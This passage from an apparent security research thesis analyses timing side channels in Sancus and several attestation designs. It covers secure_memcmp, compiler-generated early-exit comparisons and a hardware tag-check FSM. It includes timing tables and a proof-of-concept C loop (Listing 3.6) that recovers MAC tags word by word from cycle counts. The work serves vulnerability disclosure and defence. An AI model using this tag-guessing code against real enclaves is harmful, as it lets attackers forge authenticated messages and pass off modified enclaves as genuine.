State **B** (3 cycles): Enter state **B** and check whether the variable `first` is equal to 1. Since `first` was just set to 1, the function follows the right branch to state **C**. Otherwise, it would have taken the left branch to state **H**.

State **C** (10 cycles): This state checks whether the `i`'th byte of `s2` is smaller than that of `s1`. If it is smaller, the function takes the left branch to state **G**; otherwise, it progresses to state **D**. In our example, the bytes are equal, so the function takes the right branch to state **D**.

State **D** (4 cycles): A temporary variable `tmp` is set to -1 and `first` is set to zero. Next, the function checks whether the `i`'th byte of `s1` is smaller than that of `s2`. If it is smaller, the function takes the left branch to state **F**; otherwise, it progresses to state **E**.

State **E** (1 cycle): The temporary variable `tmp` is set to `res` and `first` is reset to one. The function then progresses to state **F**.

State **F** (4 cycles): `res` is set to `tmp`, which is equal to -1 or the old `res` depending on the previous state. We then move on to state **H**. At this point in our example, `res` equals zero and `first` equals one.

State **G** (4 cycles): `first` is set to zero and `res` is set to 1. The function continues to state **H**.

State **H** (5 cycles): In state **H**, the function increments `i` and checks whether it has reached the buffer size. If it has, the function returns `res` and terminates. Otherwise, it loops back to state **B**.

During the second iteration of the example, the function re-enters states **B**, **C**, and then **G**, setting `first` to 0 and `res` to 1. Subsequently, the function loops between states **H** and **B** until `i` equals the size of the buffer, then exits the loop and returns `res`. Finally, adding up the clock cycles of all the visited states yields a total of 76 cycles.

In the original paper [16], verifier authentication used `memcmp` to compare the computed and received MAC values. This was later changed to the `secure_memcmp` function in the VRASED+ [16] implementation. Moreover, verifier authentication is not part of the main design; it is an optional feature presented in the appendix of the paper. Currently, this `secure_memcmp` function is used in the provably secure RATA [15], TRAIN [22], ACFA [11] and SpecCFA [12] hardware-software co-designs, where it may introduce application-specific security or availability concerns.

VRASED+

VRASED+ [16] uses the `secure_memcmp` function for verifier authentication [69], which is used to authenticate the attestation request. Bognár et al. [6] demonstrated that using the non-constant-time `memcmp` function makes it vulnerable to DoS attacks. This remains to be the case for the `secure_memcmp` function, as it is still vulnerable to timing attacks.

RATA

RATA [15], and more specifically $RATA_B$, uses the `secure_memcmp` function for verifier authentication to relax the requirement for a real-time clock [49]. This implementation relies on subsequent authenticated requests including a counter to ensure real-time properties to overcome the hassle of synchronizing real-time clocks. Additionally, they rely on secure verifier authentication to ensure the integrity of the counter, De Oliveira Nunes et al. [15] put this as follows:

> "Authentication of the Verifier (Vrf) Request is instrumental to $RATA_B$ security. Without it, the adversary (Adv) can simply choose $Chal_{Adv}$ and call Attest($Chal_{Adv}$) after an unauthorized modification of the attested region (AR), thus setting LMT (the counter) = $Chal_{Adv}$ of its choice. By choosing $Chal_{Adv}$ as a value previously used by Vrf, Adv can easily convince Vrf that no time-of-check time-of-use (TOCTOU) occurred between measurements. In other words, lack of Request authentication allows Adv to modify LMT at will, rendering write protection of LMT useless."

They indicate that the security relies solely on verifier authentication, otherwise rendering write protection of LMT (the counter) useless. In addition, the TOCTOU scheme might be compromised by an attacker who can modify the counter value at will. However, there is a slight difference between their theoretical and practical implementation. Before the verifier authentication, they check whether the counter is larger than the last known value [49]; only then does $RATA_B$ proceed with the verifier authentication. Therefore, the attacker can only set the counter value to a value larger than the last known value, but not to an arbitrary value. In conclusion, the attacker might be able to perform a DoS attack, but will not be able to break the TOCTOU scheme.

TRAIN

TRAIN [22] builds on the RATA [15] design and also uses the `secure_memcmp` function for verifier authentication [64]. Similar to RATA, the security of the verifier authentication depends on the `secure_memcmp` function and also has a significant impact on the clockless implementation.

> "If requests are not authenticated, Adv can readily mount a DoS attack whereby Adv floods all provers with bogus requests, each of which causes all provers to perform attestation and generate numerous useless replies."

However, they do perform a freshness check of the request based on indexes stored by both the prover and the verifier. These indexes are monotonically decreasing, meaning that the prover will only accept requests with a lower index than the last known accepted request. An attacker can send repeated requests with the same index, time the execution of the attestation, and deduce the number of correct bytes in the tag. In conclusion, DoS attacks are still possible, and more surprisingly, the attacker can send arbitrary requests to the prover in turn flooding the network.

ACFA and SpecCFA

ACFA [11] and SpecCFA [12] both build on VRASED+ [16] and its optional verifier authentication. The same problem occurs as before: the `secure_memcmp` function is used for verifier authentication [1, 59], which is vulnerable to timing attacks. The impact on ACFA is quite severe, since they use verifier authentication to authenticate remediation decisions made by the verifier. Possible effects, based on the particular implementation, include rebooting or resetting the device, or even requesting a software update. As for SpecCFA, the impact is less severe, since the verifier authentication is only used to authenticate the attestation request, leading to a DoS attack.

3.3 Compiler Analysis

Compilers for low-end MCUs can introduce timing leakage when comparing values of primitive C data types. We found that for equality and inequality comparisons (`==`, `!=`) on `uint32_t` or `uint64_t` integer values that exceed the word size of the target system, the compiler may introduce repeated assembly comparisons on 16- or 32-bit word-sized chunks of the data with early exit jumps. From a developer's perspective, this is unexpected behaviour and may lead to timing side channels in security-critical parts of the codebase. Moreover, this behaviour is not limited to the MSP430 compiler, but can also be found in other compilers for different architectures, such as RISC-V or MIPS.

3.3.1 Compilation of "==" and "!="

For example, consider the code `(uint64_t) a == (uint64_t) b`, which performs a comparison between two 64-bit integers, as shown in Listing 3.2. The result of compilation using a modern MSP430 `gcc` v14.2.0 with space optimizations (`-Os`) is non-constant-time assembly code, as shown in Listing 3.3. MSP430 [63] is a 16-bit architecture, and the compiler generates assembly code that compares the two 64-bit integers in four 16-bit chunks. Notably, the `jne` instructions introduce early exits between these 16-bit comparisons, and are therefore responsible for timing differences.

```
void cmp_secret64(uint64_t a, uint64_t b) {
    if (a == b) { ... }
}
```

Listing 3.2: C code snippet comparing two 64-bit integers.

```
cmp.w   6(r1), r12
jne     .L1
cmp.w   r9, r13
jne     .L1
cmp.w   r10, r14
jne     .L1
cmp.w   r11, r15
jne     .L1
```

Listing 3.3: Primitive data-type comparison of two 64-bit integers compiled using MSP430 `gcc` v14.2.0.

From a developer's perspective, this is equivalent to writing four nested or sequential `if` statements. Other versions and optimization levels of the compiler produce similar results. Thus, an attacker can, like for the standard library functions vulnerabilities, time the execution of the comparison and deduce how many chunks of the expected integer were equal. This allows the attacker to guess the value of the expected result one word at a time, which is an improvement over brute-forcing the entire integer.

Notably, the `sancus-cc` compiler bundled with Sancus, based on an outdated version of LLVM/`clang` v4.0.1, does not exhibit timing leakage when compiling the same C code. As shown in Listing 3.4, this code employs a linear chain of repeated `xor` instructions to perform the comparison, always checking the full 64-bit integer. The final `jne` instruction is the only exit point in the code, and therefore, no early exits or timing differences are introduced. From a side-channel-aware developer's perspective, this represents the desired outcome when comparing primitive data types, such as a `uint64_t` used for security-critical information, as it ensures constant-time execution and mitigates timing side channels.

```
xor.w   10(r4), r15
xor.w   6(r4), r13
bis.w   r15, r13
xor.w   8(r4), r14
xor.w   4(r4), r12
bis.w   r14, r12
bis.w   r13, r12
cmp.w   #0, r12
jne .LBB0_2
```

Listing 3.4: Primitive data-type comparison of two 64-bit integers compiled using `sancus-cc` based on LLVM/`clang` v4.0.1.

To help developers avoid such pitfalls, the results of our analysis are summarized in Table 3.4 for a number of 16- and 32-bit compilers for low-end embedded devices. In addition, Appendix B includes compiled assembly code for different compilers of popular target architectures. Notably, these results show that even on 32-bit platforms, such leakage can occur when comparing 64-bit numbers. Even though the reduction in search space is not as large as on 16-bit platforms, attackers can still improve brute-force attacks by a factor of 2^{31}. Section 3.5 explores the impact of this leakage on the search space of brute-force attacks in more detail.

Table 3.4: Non-constant-time data type comparisons.

Compiler	Word size	uint16_t	uint32_t	uint64_t
MSP430 `gcc` v14.2.0	16		✖	✖
`sancus-cc` (LLVM v4.0.1)	16			
RISC-V `gcc` v14.2.0	32			✖
MIPS (el) `gcc` v14.2.0	32			✖
x86 MSVC v19	32			✖

3.3.2 LeiA and VulCAN

LeiA [48] and VulCAN [65] both extend the CAN protocol, which is frequently used in industrial applications, with authentication. We found that both LeiA and VulCAN use `uint64_t` primitive data types to compare the computed, secret-dependent and the received, attacker-provided MAC values. Concerningly, they use simple C equality (`==`) or inequality (`!=`) operators [33, 70, 71] for the comparison. This makes enclaves using these automotive authentication libraries vulnerable to the timing attack described above, depending on the exact compiler version and optimization levels used.

LeiA [48] ensures the authenticity of messages by using a tag to authenticate the sender and the integrity of the message, which is checked using the `==` operator. The impact of the timing attack on LeiA is severe, as it allows attackers to guess the tag of an unencrypted message linearly. Therefore, the attacker can send a message with a valid tag to the receiver, which will accept it as authentic, thus breaking the authenticity guarantees. However, LeiA incorporates a counter in the calculation of the MAC value, which is updated before the MAC is computed, and therefore, the attacker cannot send repeated messages to guess the tag. Additionally, they also handle a failed tag verification by sending an `AUTH_FAIL` signal to the sender, in order to resynchronize the counters.

VulCAN [65], applying LeiA [48] and VatiCAN [46] on the TEE Sancus [44], uses the `!=` operator to compare the computed and received MAC values. Therefore, similarly to LeiA, the impact of the side channel would be quite severe. However, they use the `sancus-cc` compiler, which does not exhibit timing leakage when compiling the same C code.

3.4 Hardware Timing Vulnerability

Finally, timing vulnerabilities can be found even at the hardware level. To date, only two side-channel attack vectors have been discovered on Sancus [44]. The first, Nemesis [66], abuses the CPU's interrupt mechanism to extract microarchitectural information about instructions executed inside an enclave. Secondly, in upstream Sancus, DMA was enabled, which led to a DMA contention side-channel attack [6]. Both attacks use information about a shared resource to extract information about the enclave's execution. The common denominator between these attacks is that they both rely on timers and time itself in combination with a feature/component used by an enclave, such as the variable-length instructions, the memory bus or the cryptographic unit.

Sancus [44, 45] provides isolation, attestation and secure communication primitives to enclaves using a hardware-based cryptographic unit implemented as a FSM. Due to its vital role in the security of Sancus, the cryptographic unit should be resistant to attacks that can compromise the guarantees offered to the enclaves, including but not limited to side-channel attacks. In the following subsection, we demonstrate the existence of a subtle early-out comparison flaw in the hardware logic of the cryptographic unit. We then systematically analyse the impact of this flaw on the `unwrap`, `enable` and `verify` primitives across various Sancus versions, including an end-to-end attack on the authentic execution framework [42, 54].

3.4.1 Timing Leak

The cryptographic unit of Sancus [44, 45] is built using a FSM in hardware. This FSM orchestrates the overall operation of the cryptographic unit, managing different primitives and control flow, while the SpongeWrap [4] construction is responsible for performing the underlying cryptographic computations. Part of the FSM validates the correctness of authentication tags (either MACs or hashes) provided by the programmer against the tags it computes. These checks are conducted one 16-bit word at a time, as shown in Figure 3.2, where comparison is aborted on the first word mismatch.

To understand the non-constant-time behaviour of the FSM, a description of the states follows.

`VERIFY_TAG_WAIT`: This is the initial state of the FSM, checking whether there are still words left to compare. If there are no words left, the FSM will enter the `SUCCESS` state. If there are still words left, the FSM will remain in this state until the next word is available and then proceed to the `VERIFY_TAG` state.

`VERIFY_TAG`: This state compares the provided and computed word of the tag. If the provided word is equal to the computed word, the FSM will enter the `VERIFY_TAG_WAIT` state. Otherwise, the FSM will enter the `FAIL` state.

`SUCCESS`: This state indicates that the tag verification was successful. It is a final state of the FSM and will be entered if all words of the tag are equal.




Figure 3.2: Part of the cryptographic FSM responsible for comparing tags in Sancus [44, 45]. The first state is `VERIFY_TAG_WAIT`.

`FAIL`: This state indicates that the tag verification failed. It is also a final state of the FSM and will be entered if any word of the tag does not match.

This non-constant-time FSM for tag verification is embedded in the hardware logic for several cryptographic primitives in Sancus. However, not every timing difference can lead to a security violation.

Table 3.5: Sancus versions affected by the tag comparison leak.

Primitive	**Confidentiality**	**Integrity**	**Availability**
`sancus_unwrap`	–	1.0 & 2.0	–
`sancus_enable`	–	2.0	2.0
`sancus_verify`	–	1.0	1.0

Table 3.5 summarizes the impact of the timing side channel on the confidentiality, integrity, and availability guarantees provided by different Sancus versions. Most importantly, Sancus 2.0 [42] added support for authenticated encryption with associated data. Thus, in this version, the timing variations in the `unwrap` authenticated decryption primitive may allow attackers to perform a linear brute-force attack on the expected MACs for attacker-chosen ciphertexts. On the other hand, in Sancus 1.0 [45] the `unwrap` primitive did not provide confidentiality, and therefore the timing leak could be used for attacker-chosen plaintexts. Additionally, since Sancus 2.0, confidential loading of encrypted enclaves is supported, making the `enable` instruction in this version susceptible to timing leaks. This vulnerability enables attackers to brute-force the MAC values for encrypted Sancus 2.0 enclaves, allowing them to

bypass availability and forcibly load enclaves that would decrypt to garbled plaintext. Finally, we found that the behaviour of the `verify` primitive for local attestation was changed from using MACs in Sancus 1.0 [45] to hashes in Sancus 2.0 [42]. Notably, at the same time, the buffers were moved from unprotected to protected memory, making an attacker unable to abuse the observed timing variations for `verify` in Sancus 2.0. Meanwhile, the `verify` primitive in Sancus 1.0 [45] is vulnerable to timing attacks: an attacker can modify an enclave and make a victim believe that it is still authentic. All examples and enclaves run on a recent version of Sancus[1] with a security constant of 128 bits, which determines the length of the tags and the time required to verify it.

The CIA triad (confidentiality, integrity, and availability) is a general principle; most effects and vulnerabilities do not fit neatly into one of the categories. In addition, the same vulnerability can be abused to invalidate integrity, availability, or both at the same time. However, the triad is a good starting point to reason about the impact of the side channel.

3.4.2 `Unwrap` Primitive

`Unwrap` [44] is the first primitive that we analyse, it is an authenticated encryption with associated data primitive. This primitive simultaneously provides integrity, confidentiality, and authenticity guarantees to the data, and consists of an encryption and a decryption function. Notably, in Sancus 1.0 [45], the `unwrap` primitive does not provide confidentiality, as it only authenticates the plaintext and associated data. The timing attack described in this section is relevant for both versions, but we conduct the analysis on Sancus 2.0 [42].

A key, plaintext, and associated data are provided as input to the encryption function, which produces a ciphertext and a tag. The tag is a MAC used to verify the integrity and authenticity of the operation. The decryption function orchestrates the inverse operation: it takes a key, ciphertext, tag, and associated data as input and produces the plaintext if the correct tag was provided. In Sancus [44], this primitive is used for providing remote attestation and secure communication to software providers and enclaves.

Proof-of-Concept

We developed a simple Sancus enclave, shown in Listing 3.5, that takes an encrypted message and a corresponding tag as inputs and uses the `unwrap` primitive to authenticate the incoming message and decrypts the provided ciphertext. By accurately timing the execution of the vulnerable enclave, an attacker can deduce the number of correct words in the tag. The attacker can therefore guess the correct tag word by word, reducing the search space as discussed in Section 3.5. Brute-forcing the correct tag allows the attacker to pass off malicious messages to the enclave as authentic, but not to learn the contents of the decrypted data. Depending on the application, such as when the decrypted data represents a boolean activation flag, injecting such

[1] https://github.com/sancus-tee/sancus-core/commit/d83a5207dc5b079847dba39ac17e98fcb4bc088f

```
int SM_ENTRY(hello) super_secure_ecall(nonce_t ad, CipherData* cipher)
{
    tsc_t cmd;
    if (sancus_unwrap(&ad, sizeof(ad), &cipher->cipher, sizeof(cipher
    ->cipher), &cipher->tag, &cmd))
    {
        pr_info1("Data successfully unwrapped! cmd = %u\n", cmd);
        if (cmd !=0)
        {
            pr_info("should never see this!");
        }
    }
    return 0;
}
```

Listing 3.5: Entry point of the victim enclave that uses `unwrap`.

garbled messages may be sufficient to carry out a practical attack. However, in Sancus 1.0 [45], the data is not encrypted, and therefore the attacker can inject arbitrary plaintext data.

According to the threat model in Section 3.1, the attacker is able to retrieve cycle-accurate timing information about the execution of the victim enclave, which can be used to extract information about the tag verification process. While not strictly necessary for the attack, access to the source code of the victim enclave makes it easier to craft precise attacks and to understand the inner workings of the enclave. However, even without this knowledge, an attacker with sufficient time and resources could still exploit the victim enclave.

Attack Outline

To attack the enclave described above, the attacker calls the entry point and first determines how long it takes to verify an incorrect tag, taking into account the length of the cipher and associated data. Subsequently, the attacker can start guessing the first word of the tag, and once they guess correctly, they can deduce how much additional time is required to verify each additional correct word. Table 3.6 shows the execution time based on how many initial words of the buffer are equal to the expected tag. For example, when the tag is correct, i.e. all 8 words are correct, the primitive takes 7,998 clock cycles.

Table 3.6: Execution time of the `unwrap` primitive in clock cycles for a buffer with varying numbers of matching initial words (out of 8) compared to the expected tag.

Correct words	0	1	2	3	4	5	6	7	8
# clock cycles	2,553	2,726	2,899	3,072	3,245	3,418	3,591	3,764	7,998

The attacker, having obtained this information, can now set up a full end-to-end attack, shown in Listing 3.6. They start by timing the overhead of the timer itself, and initialize the ciphertext to a random value (all zeroes in our example). Next, a buffer used to store the guessed tag is initialized to all zeroes, and subsequently, the attacker starts guessing the tag one word at a time. For each guess, they call the entry point, and measure the time taken to return. Based on the timing information and the variable execution time retrieved in Table 3.6, the attacker knows how many initial words are equal to the expected tag. If the guessed tag contains more correct words than the previous guess, they know this specific word is correct and continue with the next one. This process results in the attacker discovering one correct combination of tag and ciphertext, in contrast, the attacker does not learn the plaintext. Depending on the implementation of the victim enclave, this may lead to undefined behaviour.

```
nonce_t no = 0xabcd;
uint tsc1, tsc2;
timer_tsc_start();
tsc1 = timer_tsc_end();
CipherData cipher_guess = {
    .cipher = "\x00\x00\x00\x00\x00\x00\x00\x00",
    .tag = "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
    x00\x00" };

for ( int e = 0; e < 8; e++ ){
    for( int i = 0; i < 256; i++ ){
        cipher_guess.tag[2*e] = i;
        for( int j = 0; j < 256; j++ ){
            cipher_guess.tag[2*e+1] = j;

            timer_tsc_start();
            super_secure_ecall(no, &cipher_guess);
            tsc2 = timer_tsc_end();
            if( tsc2 > 2553 + e*173 ){
                dump_buf((uint8_t*)cipher_guess.tag, 16, "  Guessed
    tag");
                pr_info1("Time to verify guess: %u\n", tsc2);
                break;
            }
        }
        pr_info1("Finished %d/256\n", i+1);
        if( tsc2 > 2553 + e*173 ){
            dump_buf((uint8_t*)cipher_guess.tag, 16, "  Guessed tag");
            pr_info1("Time to verify guess: %u\n", tsc2);
            break;
        }
    }
    pr_info1("Finished %d/8\n", e+1);
}
```

Listing 3.6: Attacker code targeted at breaking Listing 3.5.

End-to-End Attack: Authentic Execution Framework

The authentic execution framework [42, 54], discussed in Section 2.4, has an entry point for handling input data [3]. This entry point, called `HandleInput` (see Listing 3.7 and Listing C.1), is responsible for decrypting the payload and invoking a corresponding callback function to process it. In the framework's Sancus [44] implementation, the cryptographic unit and its vulnerable `unwrap` primitive are used to decrypt the payload and check the tag.

```
uint16_t SM_ENTRY(SM_NAME) __sm_handle_input(uint16_t conn_idx, const
    void* payload, size_t len){
    ...
    if (sancus_unwrap_with_key(conn->key, &nonce_rev, sizeof(nonce_rev
    ), cipher, data_len, tag, input_buffer)) {
        conn->nonce++;
        __sm_input_callbacks[conn->io_id](input_buffer, data_len);
        return Ok;
    }
    return CryptoError;
}
```

Listing 3.7: Reduced `HandleInput` function of the Authentic Execution framework [42, 54].

An attacker only needs to know the public connection identifier and have untrusted code running on the same node, which is within the attacker model of the framework. In our attack, the attacker constructs a payload consisting of a random ciphertext and a tag. As before, the attacker measures the time taken to execute the `HandleInput` function. Based on the timing, the correct tag can be deduced, allowing the attacker to pass the message off as authentic, thereby breaking the main security guarantee of the framework. An overview of time measurements for the `HandleInput` function is shown in Table 3.7. Due to the nature of the `HandleInput` function, the time measurements are not as precise as those for the `unwrap` function.

Table 3.7: Execution time of the `HandleInput` function in clock cycles for a buffer with varying numbers of matching initial words (out of 8) compared to the expected tag.

Correct words	0	1	2	3	4	5	6	7	8
# clock cycles	2,214	2,387	2,560	2,733	2,906	3,079	3,252	3,425	11,249

The attacker can now set up a full end-to-end attack, as shown in Listing C.2. They follow the same steps as in the previous attack, but instead of calling the entry point directly, they call the `HandleInput` function. The attacker creates a random cipher and leaves the tag empty, then starts guessing the tag word by word. For each

guess, the attacker calls the `HandleInput` function and measures the time taken to return. If the time is longer than that required to verify the current partially correct tag, the attacker knows the guessed bytes are correct and continues with the next word, and so on.

3.4.3 `Enable` Primitive

`Enable` [44, 45] is the second cryptographic primitive analysed, and provides a mechanism for validating the layout of an enclave, enabling memory access control, and creating an enclave-specific key. To address the need for confidentiality guarantees of the text section of an enclave, Sancus 2.0 [42] provides architectural support for confidential loading of enclaves. Since the text section of an enclave is only read-protected after the `enable` function is called, a malicious enclave could easily read the text section up to that point. When loading an enclave confidentially, the `enable` function decrypts the text section of the enclave in place and then verifies the tag provided by the software provider. In case of a tag mismatch, the enclave is not enabled, the text section is cleared, and protection is disabled. Notably, clearing the text section of the enclave was not actually implemented in Sancus' cryptographic unit [44]; we have flagged this issue on Sancus' GitHub repository[2].

Proof-of-Concept

We developed a minimalistic Sancus enclave with one entry point and marked it for confidential loading. Upon running the simulation, the enclave is placed into memory in its encrypted form. An attacker can use the `enable` instruction for confidential loading of the encrypted enclave and guess the tag. Meanwhile, they can measure the time taken to execute the `enable` function. If they guess the first word of the tag correctly, the time taken will be longer than if they guess it incorrectly. By accurately timing the execution of the vulnerable enclave, the attacker can deduce the number of correct initial words in the tag. Thus, the attacker can guess the tag word by word, reducing the search effort from an exponential brute-force attack to a linear one.

Attack Outline

To attack the system described above, the attacker needs to enable the enclave and time this process. Afterwards, they determine how long it takes to verify an incorrect tag, taking into account the length of the cipher and associated data. From the timing information, the attacker can deduce how much additional time is required to verify an additional correct word. The execution time of the `enable` function for a partially correct tag is shown in Table 3.8. Surprisingly, when the tag is correct, i.e. all 8 words are correct, the function takes 11,854 clock cycles, which is less than for 7 correct words. This is due to the timer being a 16-bit register, which overflows after 65,536 cycles and wraps around.

[2] https://github.com/sancus-tee/sancus-core/issues/35

Table 3.8: Execution time of the `enable` primitive in clock cycles for a buffer with varying numbers of matching initial words (out of 8) compared to the expected tag.

Correct words	0	1	2	3	4	5	6	7	8
# clock cycles	38,648	38,821	38,994	39,167	39,340	39,513	39,686	39,859	11,854

Having obtained this information, the attacker can now set up a full end-to-end attack, which is shown in Listing D.1. They follow the same steps as in the `unwrap` attack, but instead of calling the entry point, they call the `enable` function. Notably, they also need to rewrite the encrypted enclave after every guess to the memory of the Sancus core, as the primitive will decrypt the enclave in place. Finally, this process results in the attacker discovering one correct combination of tag and encrypted enclave. The attacker can only place random encrypted bytes in memory posing as the encrypted enclave, afterwards, they can perform the attack and ultimately have some decrypted enclave in memory. However, the attacker cannot learn the contents of the decrypted text section.

3.4.4 `Verify` Primitive

Finally, the `verify` primitive is used to attest the integrity and protection of enclaves. The primitive consists of a `verify` function that takes a tag and a pointer to the enclave as input. The cryptographic unit then calculates the tag of the enclave based on its text section and layout. In Sancus 1.0 [45], the tag is stored in unprotected memory and consists of a MAC, while in 2.0 [44] it is in protected memory and is a hash. Because the tag resides in unprotected memory in Sancus 1.0, it is under attacker control. Next, the `verify` function compares the calculated tag with the tag stored in (un)protected memory; if they are equal, it returns the module's ID, otherwise it returns zero. Notably, the changes in Sancus 2.0 [44] make the `verify` function not abusable by our timing attack. However, these changes were not made with the timing attack in mind, and it is important to understand the impact since systems might still be using the older version of Sancus [45].

Unlike the previous attacks, the proof-of-concept and the attack outline differ more. The proof-of-concept demonstrates that a timing attack is feasible due to the existence of non-constant-time tag comparison in Sancus 2.0 [44], and thus also in Sancus 1.0 [45]. However, as mentioned before, the attacker cannot abuse the `verify` primitive in 2.0 because the tag is located in protected memory. Therefore, the flaw in the FSM still exists and can be shown through timing differences, but an attacker with the threat model described earlier is not able to exploit it. The attack outline, on the other hand, shows how an attacker can abuse the `verify` primitive in Sancus 1.0 to break the authenticity guarantees provided by attestation.

Proof-of-Concept

To use and eventually break the `verify` primitive, we require two separate enclaves. The victim enclave consists of dummy functions, while the attacker enclave uses the `verify` primitive to attest it. Once again, the attacker can accurately time the execution of the primitive and deduce the number of correct words in the guessed tag. For the proof-of-concept, we measured the execution time in such a scenario, as shown in Listing D.2. This yields the results shown in Table 3.9.

TABLE 3.9: Execution time of the `verify` primitive in clock cycles for a buffer with varying number of matching initial words (out of 8) compared to the expected tag.

Correct words	0	1	2	3	4	5	6	7	8
# clock cycles	47,237	47,410	47,583	47,756	47,929	48,102	48,275	48,448	48,449

Attack Outline

Setting up an attack on the `verify` primitive is somewhat different; unlike the previous two attacks, the attacker cannot abuse the effects of the primitive directly. The difference lies in the fact that the `verify` primitive does not change a part of the system, but rather checks the integrity of the enclave. Nevertheless, an attacker can still abuse the primitive to break the authenticity and integrity guarantees provided by Sancus 1.0 [45]. Consider the following course of events, which is shown in Figure 3.3, and leads the victim enclave to accept a modified (malicious) enclave. What follows is a description of the steps an attacker can take to exploit the `verify` primitive in Sancus 1.0 [45].

1. The victim loads an enclave `foo` on the node to which the attacker also has access. `Foo` also depends on and uses another enclave `bar`, and is therefore loaded with the MAC of bar's identity created with its own secret key.

2. The attacker loads a modified version of `bar` on the same node, so that it contains, for example, a backdoor.

3-4. Subsequently, `foo` calls the `verify` function to check the integrity of `bar`. Because it was changed by the attacker, the `verify` function will return zero, which is equivalent to returning an error.

5-n The attacker can time the execution of the victim enclave and deduce the number of correct words in the tag. Based on the timing, the attacker knows how many words of the tag are correct. Finally, they change the tag word by word and repeat steps 3 and 4 until they find the correct one.




Figure 3.3: Sequence diagram of the attack outline on the `verify` primitive.

n+1 At this point, the attacker has loaded a modified version of `bar` on the same node as `foo`. `Foo` believes it is using the original version of `bar`, but in reality, it is using the modified version.

3.5 Reduction of the Search Space

The previous sections have shown that there are several timing attacks across the hardware/software stack. When discussing the effects and impact of these attacks, we have referred to the search space of the attack, stating that the search space is reduced from an exponential brute-force attack to a linear effort. In the following paragraph, we provide a detailed analysis of the reduction in search space achieved by exploiting timing side channels, and discuss what this reduction means in terms of practical attack feasibility.

Starting with the standard library functions `memcmp` and `std::equal`. The search space for a brute-force attack on these functions is 2^{8n}, where n is the number of bytes in the buffer. In other words, an attacker would need to guess 2^{8n} combinations of the buffer to find the correct one in the worst case. Meanwhile, on average, the attacker would succeed after 2^{8n-1} attempts. By exploiting the timing side channel,

the attacker only needs to guess the buffer one byte at a time. This means that the attacker only needs to guess 2^8 combinations for each byte in the buffer in the worst case, amounting to $n \times 2^8$ in total. On average, the attacker would succeed after $n \times 2^{8-1}$ attempts.

Next, let us consider the `secure_memcmp` function and how much the timing attack affects it. The search space for a brute-force attack on this function is again 2^{8n}, where n is the number of bytes in the buffer. Similarly to the previous functions, an attacker would need to guess 2^{8n} combinations in the worst case and 2^{8n-1} on average. By exploiting the timing side channel, the attacker can reduce the search space to $n \times 2^8$ in the worst case and $n \times 2^{8-1}$ on average. Moreover, the attacker can reduce the search space even further by using binary search. They would then need 8 guesses in the worst case for each byte in the buffer, amounting to $n \times 8$ in total.

For the compiler analysis, the search space depends on the specific compiler and the data type used. For instance, the `uint64_t` data type has a search space of 2^{64}, while the `uint32_t` data type has a search space of 2^{32}. Furthermore, the search space is reduced to $k/n \times 2^n$, where n is the word size in bits and k is the number of bits in the data type. For example, a 64-bit data type on a 16-bit platform has a search space of 4×2^{16} using the timing attack.

Furthermore, the hardware timing attacks depend heavily on the security constant of Sancus [44]. For this analysis, we consider a 128-bit security constant, but a similar point can be made for 64-bit or 256-bit security constants. The search space for a brute-force attack on the `unwrap`, `enable` or `verify` primitive is 2^{128} or $2^{\text{security constant}}$. An attacker can reduce this using the timing attack to 8×2^{16} in the worst case and $8 \times 2^{16-1}$ on average. Using the security constant as n gives the worst case of $n/16 \times 2^{16}$ and an average of $n/16 \times 2^{16-1}$.

In conclusion, the search space of the attack is reduced from an exponential brute-force attack to a linear effort. Based on the numbers above, we can conclude that this reduction is significant enough to be abused in practice.

3.6 Conclusion

